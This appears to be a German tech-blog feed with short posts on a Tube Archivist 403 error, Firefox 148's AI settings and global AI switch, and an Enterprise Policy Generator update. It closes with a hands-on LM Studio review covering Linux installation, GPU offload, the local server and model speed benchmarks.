MCP-Server (optional für KI-Tools, die keinen direkten Kommandoaufruf ermöglichen)

  •  

Tube Archivist HTTP Error 403: Forbidden

Hier haben wir wieder ein „Henne und Ei“-Problem.Zwar sind die Cookies richtig kopiert worden und auch die Dateien sind zugänglich, sie lassen sich ja via Browser aufrufen, aber leider ist ytdlp veraltet. Bis ein neues Image für Tube Archivist erscheint, muss man sich mit der Variable TA_AUTO_UPDATE_YTDLP helfen. Mit dieser Variable in der Compose-Datei und ... Weiterlesen

Der Beitrag Tube Archivist HTTP Error 403: Forbidden erschien zuerst auf Got tty.

  •  

Firefox 148 bekommt „Kill Switch” für KI-Funktionen

Bereits das kommende Feature-Update von Firefox wird eine eigene Einstellungs-Seite für KI-Funktionen erhalten. Über diese lassen sich zentral an einem Ort alle KI-Features einzeln oder auch generell – und damit einschließlich zukünftiger Funktionen – abschalten.

Künstliche Intelligenz (KI) ist ein Thema, welches mittlerweile omnipräsent ist. Die einen lieben es, andere möchten am liebsten gar nichts damit zu tun haben. Auch Firefox bietet bereits ein paar Funktionen mit KI-Unterstützung an, weitere werden in der Zukunft folgen. Dabei waren sämtliche KI-Funktionen in Firefox vom ersten Tag an optional. Außerdem setzt Mozilla für eine verbesserte Privatsphäre bevorzugt auf lokale KI anstelle von Cloud-basierten KI-Lösungen.

Um die Verwaltung von KI-Funktionen noch einfacher für die Nutzer von Firefox zu machen, erweitert Mozilla mit Firefox 148 die Einstellungen um einen zusätzlichen Bereich mit der Bezeichnung „KI-Einstellungen”. Dieser neue Bereich bietet einen Ort, um alle KI-Funktionen zentral zu steuern. Dabei kann der Nutzer zwischen drei Optionen wählen: „Aktiviert” bedeutet, das jeweilige Feature ist aktiv. „Verfügbar” bedeutet, dass das Feature noch nicht aktiv ist, dem Nutzer aber angeboten wird und von diesem aktiviert werden kann. Bei „Blockiert” wird die Funktion dem Nutzer gar nicht erst angeboten und entsprechende Optionen ausgeblendet. Wurden bereits lokale KI-Modelle heruntergeladen, werden diese bei Auswahl vom Gerät gelöscht.

Firefox 148 bietet Einstellungen für fünf KI-basierte Funktionen an: Übersetzungen von Websites in andere Sprachen, die Generierung von Alternativtexten beim Hinzufügen von Bildern in PDF-Dateien, um deren Barrierefreiheit zu verbessern, Vorschläge für andere Tabs sowie Beschriftungen für Tab-Gruppen, KI-Zusammenfassungen für die Link-Vorschau sowie diverse Chatbots in der Sidebar.

Drei dieser fünf KI-Funktionen stehen derzeit nur für Nutzer zur Verfügung, welche Firefox in englischer Sprache nutzen. Entsprechend sehen Nutzer anderer Sprachen weniger Optionen in Firefox 148, sodass keine irrelevanten Funktionen dargestellt werden. Zu jeder KI-Funktion gibt es einen kurzen Erklärungstext sowie einen Link mit detaillierten Informationen.

Darüber hinaus bietet Firefox 148 auch noch einen globalen Schalter zum Ein- und Ausschalten von KI-Funktionen an. Medien hatten in diesem Zusammenhang in den letzten Wochen häufig von einem sogenannten „Kill Switch” gesprochen, weswegen diese Wortwahl hier aufgegriffen werden soll.

Hierüber können alle KI-Funktionen mit einem Mal deaktiviert werden – und damit auch sämtliche KI-Funktionen, die es noch gar nicht gibt und erst irgendwann in der Zukunft dazu kommen werden. Wird die globale Einstellung genutzt, wird darüber hinaus auch die Erweiterungs-Schnittstelle für KI-Funktionen abgeschaltet.

AI Kill Switch in Firefox 148

Firefox 148 wird nach aktueller Planung am 24. Februar 2026 erscheinen. Nutzer einer Beta-Version von Firefox 148 können bereits jetzt die Option browser.preferences.aiControls in about:config per Doppelklick auf true schalten, um die neuen KI-Einstellungen zu aktivieren.

Der Beitrag Firefox 148 bekommt „Kill Switch” für KI-Funktionen erschien zuerst auf soeren-hentzschel.at.

  •  

Enterprise Policy Generator 7.3 für Firefox veröffentlicht

Der Enterprise Policy Generator richtet sich an Administratoren von Unternehmen und Organisationen, welche Firefox konfigurieren wollen. Mit dem Enterprise Policy Generator 7.3 ist nun ein Update erschienen.

Enterprise Policy Generator

Download Enterprise Policy Generator für Firefox

Die Enterprise Policy Engine erlaubt es Administratoren, Firefox über eine Konfigurationsdatei zu konfigurieren. Der Vorteil dieser Konfigurationsdatei gegenüber Group Policy Objects (GPO) ist, dass diese Methode nicht nur auf Windows, sondern plattformübergreifend auf Windows, Apple macOS sowie Linux funktioniert.

Der Enterprise Policy Generator hilft bei der Zusammenstellung der sogenannten Enterprise Policies, sodass kein tiefergehendes Studium der Dokumentation und aller möglichen Optionen notwendig ist und sich Administratoren die gewünschten Enterprise Policies einfach zusammenklicken können.

Neuerungen vom Enterprise Policy Generator 7.3

Der Enterprise Policy Generator 7.3 bringt Unterstützung für die DisableRemoteImprovements-Richtlinie in Firefox 148 und höher, um Firefox daran zu hindern, Funktionen, Leistung und Stabilität zwischen den Updates zu verbessern. Dazu kommt die Unterstützung für die HarmfulAddon-Option in der EnableTrackingProtection-Richtlinie zur Blockierung schädlicher Add-ons in Firefox 147 und höher. Darüber hinaus gab es diverse kleinere Verbesserungen für bereits länger bestehende Richtlinien.

Abseits von Unternehmensrichtlinien wurde die Jahreszahl im Footer von 2025 auf 2026 geändert und eine nicht mehr notwendige Eigenschaft aus dem Erweiterungs-Manifest entfernt.

Der Enterprise Policy Generator 7.3 ist die letzte Version mit Unterstützung von Firefox ESR 128. Der Enterprise Policy Generator 8.0 wird Firefox 140 oder höher voraussetzen.

Entwicklung unterstützen

Wer die Entwicklung des Add-ons unterstützen möchte, kann dies tun, indem er der Welt vom Enterprise Policy Generator erzählt und die Erweiterung auf addons.mozilla.org bewertet. Auch würde ich mich sehr über eine kleine Spende freuen, welche es mir ermöglicht, weitere Zeit in die Entwicklung des Add-on zu investieren, um zusätzliche Features zu implementieren.

Der Beitrag Enterprise Policy Generator 7.3 für Firefox veröffentlicht erschien zuerst auf soeren-hentzschel.at.

  •  

LM Studio

Wer sich dafür interessiert, Sprachmodelle lokal auszuführen, landen unweigerlich bei Ollama. Dieses Open-Source-Projekt macht es zum Kinderspiel, lokale Sprachmodelle herunterzuladen und auszuführen. Die macOS- und Windows-Version haben sogar eine Oberfläche, unter Linux müssen Sie sich mit dem Terminal-Betrieb oder der API begnügen.

Zuletzt machte Ollama allerdings mehr Ärger als Freude. Auf gleich zwei Rechnern mit AMD-CPU/GPU wollte Ollama pardout die GPU nicht nutzen. Auch die neue Umgebungsvariable OLLAMA_VULKAN=1 funktionierte nicht wie versprochen, sondern reduzierte die Geschwindigkeit noch weiter.

Kurz und gut, ich hatte die Nase voll, suchte nach Alternativen und landete bei LM Studio. Ich bin begeistert. Kurz zusammengefasst: LM Studio unterstützt meine Hardware perfekt und auf Anhieb (auch unter Linux), bietet eine Benutzeroberfläche mit schier unendlich viel Einstellmöglichkeiten (wieder: auch unter Linux) und viel mehr Funktionen als Ollama. Was gibt es auszusetzen? Das Programm richtet sich nur bedingt an LLM-Einsteiger, und sein Code untersteht keiner Open-Source-Lizenz. Das Programm darf zwar kostenlos genutzt werden (seit Mitte 2025 auch in Firmen), aber das kann sich in Zukunft ändern.


Der Screenshot zeigt die Anwendung „LM Studio“ mit einem offenen Chat zum Thema „Detecting Magic Squares“. Links ist eine Chat- und Ordnerliste sichtbar, darunter „Python Learning“ und der ausgewählte Eintrag. In der Mitte steht die Unterhaltung mit einer Erklärung zu „nested lists“ und einem Python-Codeblock mit einem 3×3-Grid. Rechts sind Kontext/Model/Program-Einstellungen sowie ein System-Prompt-Editor zu sehen.

Update 15.3.2026: Rechtschreibkontrolle deaktivieren

Installation unter Linux

Kostenlose Downloads für LM Studio finden Sie unter https://lmstudio.ai. Die Linux-Version wird als sogenanntes AppImage angeboten. Das ist ein spezielles Paketformat, das grundsätzlich eine direkte Ausführung der heruntergeladenen Datei ohne explizite Installation erlaubt. Das funktioniert leider nur im Zusammenspiel mit wenigen Linux-Distributionen auf Anhieb. Bei den meisten Distributionen müssen Sie die Datei nach dem Download explizit als »ausführbar« kennzeichnen. Je nach Distribution müssen Sie außerdem die FUSE-Bibliotheken installieren. (FUSE steht für Filesystem in Userspace und erlaubt die Nutzung von Dateisystem-Images ohne root-Rechte oder sudo.)

Unter Fedora funktioniert es wie folgt:

sudo dnf install fuse-libs         # FUSE-Bibliothek installieren
chmod +x Downloads/*.AppImage      # execute-Bit setzen
Downloads/LM-Studio-<n.n>.AppImage # LM Studio ausführen

Nach dnf install fuse-libs und chmod +x können Sie LM Studio per Doppelklick im Dateimanager starten.

Erste Schritte

Nach dem ersten Start fordert LM Studio Sie auf, ein KI-Modell herunterzuladen. Es macht gleich einen geeigneten Vorschlag. In der Folge laden Sie dieses Modell und können dann in einem Chat-Bereich Prompts eingeben. Die Eingabe und die Darstellung der Ergebnisse sieht ganz ähnlich wie bei populären Weboberflächen aus (also ChatGPT, Claude etc.).

Nachdem Sie sich vergewissert haben, dass LM Studio prinzipiell funktioniert, ist es an der Zeit, die Oberfläche genauer zu erkunden. Grundsätzlich können Sie zwischen drei Erscheinungsformen wählen, die sich an unterschiedliche Benutzergruppen wenden: User, Power User und Developer.

In den letzteren beiden Modi präsentiert sich die Benutzeroberfläche in all ihren Optionen. Es gibt
vier prinzipielle Ansichten, die durch vier Icons in der linken Seitenleiste geöffnet werden:

  • Chats
  • Developer (Logging-Ausgaben, Server-Betrieb)
  • My Models (Verwaltung der heruntergeladenen Sprachmodelle)
  • Discover (Suche und Download weiterer Modelle).

GPU Offload und Kontextlänge einstelln


Sofern Sie mehrere Sprachmodelle heruntergeladen haben, wählen Sie das gewünschte Modell über ein Listenfeld oberhalb des Chatbereichs aus. Bevor der Ladevorgang beginnt, können Sie diverse Optionen einstellen (aktivieren Sie bei Bedarf Show advanced settings). Besonders wichtig sind die Parameter Context Length und GPU Offload.

Die Kontextlänge limitiert die Größe des Kontextspeichers. Bei vielen Modellen gilt hier ein viel zu niedriger Defaultwert von 4000 Token. Das spart Speicherplatz und erhöht die Geschwindigkeit des Modells. Für anspruchsvolle Coding-Aufgaben brauchen Sie aber einen viel größeren Kontext!

Der GPU Offload bestimmt, wie viele Ebenen (Layer) des Modells von der GPU verarbeitet werden sollen. Für die restlichen Ebenen ist die CPU zuständig, die diese Aufgabe aber wesentlich langsamer erledigt. Sofern die GPU über genug Speicher verfügt (VRAM oder Shared Memory), sollten Sie diesen Regler immer ganz nach rechts schieben! LM Studio ist nicht immer in der Lage, die Größe des Shared Memory korrekt abzuschätzen und wählt deswegen mitunter einen zu kleinen GPU Offload.

Der Screenshot zeigt die Grundeinstellungen beim Laden des Sprachmodells „OpenAI’s gpt-oss 120B“. Oben wird der geschätzte Speicherbedarf angezeigt, mit GPU- und Gesamtbedarf von 67,49 GB. Im Bereich „Model file“ sind die Formate MXFP4 und GGUF markiert. Darunter lassen sich Context Length (bis 131072 Tokens, aktuell 69143) und GPU Offload (36/36) per Schieberegler einstellen. Unten sind Optionen zum Merken der Einstellungen sowie der Button „Load Model“.
Grundeinstellungen beim Laden eines Sprachmodells

Der Screenshot zeigt die „My Models“-Ansicht in LM Studio mit einer Liste lokal installierter Sprachmodelle. Oben ist das Models-Verzeichnis „/home/kofler/.lmstudio/models“ sowie ein Suchfeld zum Filtern zu sehen. In der Tabelle werden Architektur, Parameter, Publisher, Modellname, Quantisierung, Größe und Änderungsdatum angezeigt, inklusive Action-Buttons pro Eintrag. Unten steht, dass 6 lokale Modelle insgesamt 202,97 GB belegen.
Überblick über die heruntergeladenen Sprachmodelle

Debugging und Server-Betrieb


In der Ansicht Developer können Sie Logging-Ausgaben lesen. LM Studio verwendet wie Ollama und die meisten anderen KI-Oberflächen das Programm llama.cpp zur Ausführung der lokalen Modelle. Allerdings gibt es von diesem Programm unterschiedliche Versionen für den CPU-Betrieb (langsam) sowie für diverse GPU-Bibliotheken.


In dieser Ansicht können Sie den in LM Studio integrierten REST-Server aktivieren. Damit können Sie z.B. mit eigenen Python-Programmen oder mit dem VS-Code-Plugin Continue Prompts an LM Studio senden und dessen Antwort verarbeiten. Standardmäßig kommt dabei der Port 1234 um Einsatz, wobei der Zugriff auf den lokalen Rechner limitiert ist. In den Server Settings können Sie davon abweichende Einstellungen vornehmen.

Der Screenshot zeigt LM Studio im Developer-Modus mit geöffnetem Dialog „Server Settings“. Links ist der Status „Running“ zu sehen und oben die lokale URL „http://127.0.0.1:1234“, unter der der Server erreichbar ist. Im Einstellungsfenster werden Optionen wie Server-Port, CORS, Local Network sowie Just-in-Time-Model-Loading und Auto-Unload per Schalter konfiguriert. Im Hintergrund laufen Developer-Logs mit Modell- und Tokenizer-Parametern.
Logging-Ausgaben und Server-Optionen
Der Screenshot zeigt das LM‑Studio-Menü „Mission Control“ mit den „Runtime Extension Packs“ unter Linux. Links ist „Runtime“ ausgewählt, in der Mitte werden ROCm-, CPU- und Vulkan‑„llama.cpp“-Engines samt Versionsständen gelistet. Für ROCm gibt es einen „Download and Install“-Button, für CPU ein Update. Rechts sind installierte Pakete und die GGUF‑Engine-Auswahl (Vulkan llama.cpp) sowie Auto‑Update-Optionen sichtbar.
Hinter den Kulissen greift LM Studio auf »llama.cpp« zurück

Praktische Erfahrungen am Framework Desktop

Auf meinem neuen Framework Desktop mit 128 GiB RAM habe ich nun diverse Modelle ausprobiert. Die folgende Tabelle zeigt die erzielte Output-Geschwindigkeit in Token/s. Beachten Sie, dass die Geschwindigkeit spürbar sinkt wenn viel Kontext im Spiel ist (größere Code-Dateien, längerer Chat-Verlauf).

Sprachmodell                  MoE        Parameter    Quant.      Token/s
-------------                 -----     ----------   ---------   --------
deepseek-r1-distill-qwen-14b  nein         14 Mrd.    Q4_K_S           22
devstral-small-2-2512         nein         25 Mrd.    Q4_K_M           13
glm-4.5-air                   ja          110 Mrd.    Q3_K_L           25
gpt-oss-20b                   ja           20 Mrd.    MXFP4            65
gpt-oss-120b                  ja          120 Mrd.    MXFP4            48
nouscoder-14b                 nein         14 Mrd.    Q4_K_S           22
qwen3-30b-a3b                 ja           30 Mrd.    Q4_K_M           70
qwen3-next-80b-83b            ja           80 Mrd.    Q4_K_XL          40
seed-oss-36b                  nein         36 Mrd.    Q4_K_M           10

Normalerweise gilt: je größer das Sprachmodell, desto besser die Qualität, aber desto kleiner die Geschwindigkeit. Ein neuer Ansatz durchbricht dieses Muster. Bei Mixture of Expert-Modellen (MoE-LLMs) gibt es Parameterblöcke für bestimmte Aufgaben. Bei der Berechnung der Ergebnis-Token entscheidet das Modell, welche »Experten« für den jeweiligen Denkschritt am besten geeignet sind, und berücksichtigt nur deren Parameter.

